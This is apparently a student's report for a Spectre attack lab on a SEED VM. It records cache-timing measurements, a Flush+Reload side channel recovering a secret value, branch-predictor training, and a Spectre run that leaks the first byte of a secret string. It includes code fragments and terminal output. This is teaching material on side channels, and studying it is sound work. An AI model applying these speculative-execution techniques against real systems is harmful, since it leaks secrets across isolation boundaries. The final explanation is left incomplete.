Project 4: Spectre Attack Lab

Purva Naresh Rumde

pr23b


Task 1: Reading from Cache versus from Memory

I compiled the given program with the parameter proved -march=native and then ran the code for 10 times. Each time we can see the 2nd, 3rd and 4th run the cycles for 3 and 7 were high but other times it was low than other arrays. Mostly between the range of 200 to 370.


The goal is to observe the difference in access times between data in the cache and data in main memory. Based on your output, you can estimate a threshold that separates "fast" accesses (likely indicating cache hits) from "slow" accesses (indicating cache misses).

A common approach is to look for the lowest consistent cycle count associated with cache hits and the highest counts from cache misses to define this threshold. For instance, my output shows access times around 300–400 CPU cycles for faster accesses, while slower accesses vary, often exceeding 700 cycles and reaching several thousand.


Based on my results, a more suitable threshold for distinguishing hits from misses might be around **420** for my environment. Access times below this threshold would likely indicate cache hits, while values above it could represent cache misses




```
[11/06/24]seed@VM:~/.../Labsetup$ gcc -march=native CacheTime.c -o CacheTime
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 685 CPU cycles
Access time for array[1*4096]: 848 CPU cycles
Access time for array[2*4096]: 1156 CPU cycles
Access time for array[3*4096]: 314 CPU cycles
Access time for array[4*4096]: 739 CPU cycles
Access time for array[5*4096]: 2500 CPU cycles
Access time for array[6*4096]: 761 CPU cycles
Access time for array[7*4096]: 306 CPU cycles
Access time for array[8*4096]: 729 CPU cycles
Access time for array[9*4096]: 783 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 640 CPU cycles
Access time for array[1*4096]: 864 CPU cycles
Access time for array[2*4096]: 1130 CPU cycles
Access time for array[3*4096]: 629 CPU cycles
Access time for array[4*4096]: 589 CPU cycles
Access time for array[5*4096]: 557 CPU cycles
Access time for array[6*4096]: 722 CPU cycles
Access time for array[7*4096]: 757 CPU cycles
Access time for array[8*4096]: 630 CPU cycles
Access time for array[9*4096]: 2318 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
```


seed@VM: ~/.../Labsetup


```
Access time for array[8*4096]: 650 CPU cycles
Access time for array[9*4096]: 2318 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 1235 CPU cycles
Access time for array[1*4096]: 654 CPU cycles
Access time for array[2*4096]: 737 CPU cycles
Access time for array[3*4096]: 258 CPU cycles
Access time for array[4*4096]: 903 CPU cycles
Access time for array[5*4096]: 1036 CPU cycles
Access time for array[6*4096]: 872 CPU cycles
Access time for array[7*4096]: 364 CPU cycles
Access time for array[8*4096]: 888 CPU cycles
Access time for array[9*4096]: 1079 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 521 CPU cycles
Access time for array[1*4096]: 1130 CPU cycles
Access time for array[2*4096]: 6958 CPU cycles
Access time for array[3*4096]: 189 CPU cycles
Access time for array[4*4096]: 994 CPU cycles
Access time for array[5*4096]: 1285 CPU cycles
Access time for array[6*4096]: 599 CPU cycles
Access time for array[7*4096]: 1838 CPU cycles
Access time for array[8*4096]: 1016 CPU cycles
Access time for array[9*4096]: 542 CPU cycles
```


seed@VM: ~/.../Labsetup

```
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 450 CPU cycles
Access time for array[1*4096]: 913 CPU cycles
Access time for array[2*4096]: 925 CPU cycles
Access time for array[3*4096]: 878 CPU cycles
Access time for array[4*4096]: 889 CPU cycles
Access time for array[5*4096]: 984 CPU cycles
Access time for array[6*4096]: 802 CPU cycles
Access time for array[7*4096]: 784 CPU cycles
Access time for array[8*4096]: 783 CPU cycles
Access time for array[9*4096]: 765 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 690 CPU cycles
Access time for array[1*4096]: 662 CPU cycles
Access time for array[2*4096]: 759 CPU cycles
Access time for array[3*4096]: 301 CPU cycles
Access time for array[4*4096]: 674 CPU cycles
Access time for array[5*4096]: 738 CPU cycles
Access time for array[6*4096]: 721 CPU cycles
Access time for array[7*4096]: 324 CPU cycles
Access time for array[8*4096]: 768 CPU cycles
Access time for array[9*4096]: 747 CPU cycles
```



```
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 652 CPU cycles
Access time for array[1*4096]: 767 CPU cycles
Access time for array[2*4096]: 980 CPU cycles
Access time for array[3*4096]: 320 CPU cycles
Access time for array[4*4096]: 889 CPU cycles
Access time for array[5*4096]: 816 CPU cycles
Access time for array[6*4096]: 708 CPU cycles
Access time for array[7*4096]: 293 CPU cycles
Access time for array[8*4096]: 864 CPU cycles
Access time for array[9*4096]: 794 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 484 CPU cycles
Access time for array[1*4096]: 927 CPU cycles
Access time for array[2*4096]: 759 CPU cycles
Access time for array[3*4096]: 292 CPU cycles
Access time for array[4*4096]: 805 CPU cycles
Access time for array[5*4096]: 741 CPU cycles
Access time for array[6*4096]: 794 CPU cycles
Access time for array[7*4096]: 283 CPU cycles
Access time for array[8*4096]: 723 CPU cycles
Access time for array[9*4096]: 693 CPU cycles
```




```
Access time for array[9*4096]: 693 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 514 CPU cycles
Access time for array[1*4096]: 670 CPU cycles
Access time for array[2*4096]: 810 CPU cycles
Access time for array[3*4096]: 362 CPU cycles
Access time for array[4*4096]: 1159 CPU cycles
Access time for array[5*4096]: 806 CPU cycles
Access time for array[6*4096]: 1365 CPU cycles
Access time for array[7*4096]: 367 CPU cycles
Access time for array[8*4096]: 786 CPU cycles
Access time for array[9*4096]: 834 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 656 CPU cycles
Access time for array[1*4096]: 982 CPU cycles
Access time for array[2*4096]: 19188 CPU cycles
Access time for array[3*4096]: 235 CPU cycles
Access time for array[4*4096]: 649 CPU cycles
Access time for array[5*4096]: 17728 CPU cycles
Access time for array[6*4096]: 652 CPU cycles
Access time for array[7*4096]: 235 CPU cycles
Access time for array[8*4096]: 654 CPU cycles
Access time for array[9*4096]: 769 CPU cycles
[11/06/24]seed@VM:~/.../Labsetup$
```

Task 2: Using Cache as a Side Channel

After setting the threshold to 420 and then compiling and running this code.

Out of 20 times this code I got the secret for 6 times. Also, the secret identified is 94 only and not any other array value, verifying no main memory access was completed in less than 440 CPU cycles, hence assuring that the threshold set for the distinguishing purpose is effectual.


I tried to arrange the threshold to 400, 440 as well and both gave the secret for 5 times.




```
[11/06/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/06/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[11/06/24]seed@VM:~/.../Labsetup$ ./FlushReload
```

Task 3: Out-of-Order Execution and Branch Prediction

We execute an experiment and teach the CPU to choose the desired branch as part of its prediction by performing a speculative execution in order to observe the effect produced by an out-of-order execution. Because of this, we attempt to determine whether the if loop was carried out even when the if condition is false to the speculative and out-of-order execution




```
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
array[97*4096 + 1024] is in cache.
The Secret = 97.
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
```




```
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
array[97*4096 + 1024] is in cache.
The Secret = 97.
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
```

Variation 1:

We see that we are no more successful in running the true loop in case of a false if condition result. This is because the access check is now happening faster since the values are in the cache and hence the CPU is no more making speculative execution, since it has the actual result. Hence, in order to make a branch prediction, the access check must be slow so that the out-of-order execution could take place and the true loop is executed. We uncomment the lines again.




```
// Exploit the out-of-order execution
//_mm_clflush(&size);
for (i = 0; i < 256; i++)
    _mm_clflush(&array[i*4096 + DELTA]);
victim(97);
```




```
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
```

Variation 2:

Because i+20 is always larger than the value of size, the false branch of the if-condition is always executed. So, the CPU is now trained to go to the false branch. This affects our out-of-order execution because when we call the victim with an argument of 97, the false branch is selected and hence the array element is no more cached.




```
int main() {
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
      victim(i+20);
  }
```




```
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreExp
```

Task 4: The Spectre Attack

We see that 2 secrets are printed out: zero and 83 (ASCII value of S, first letter of secret string).
We observe that we were able to steal the secret key 83, but along with this we also obtain 0 as the secret key, which is not true.
This occurs because the restrictedAccess() function's return value is
If the argument exceeds the buffer size, it is always 0. Consequently, s's value drops to 0 and [0 * 4096 + 1024] is the array element that is always cached.
Additionally, for our test to besuccessful, we clear the cache is buffer_size, allowing the CPU to r un the if condition in speculative and uses the if loop even in cases where the outcome is untrue.
This can only happen if the access,because the value is kept in main memory rather than the cache, the check is slow.



```
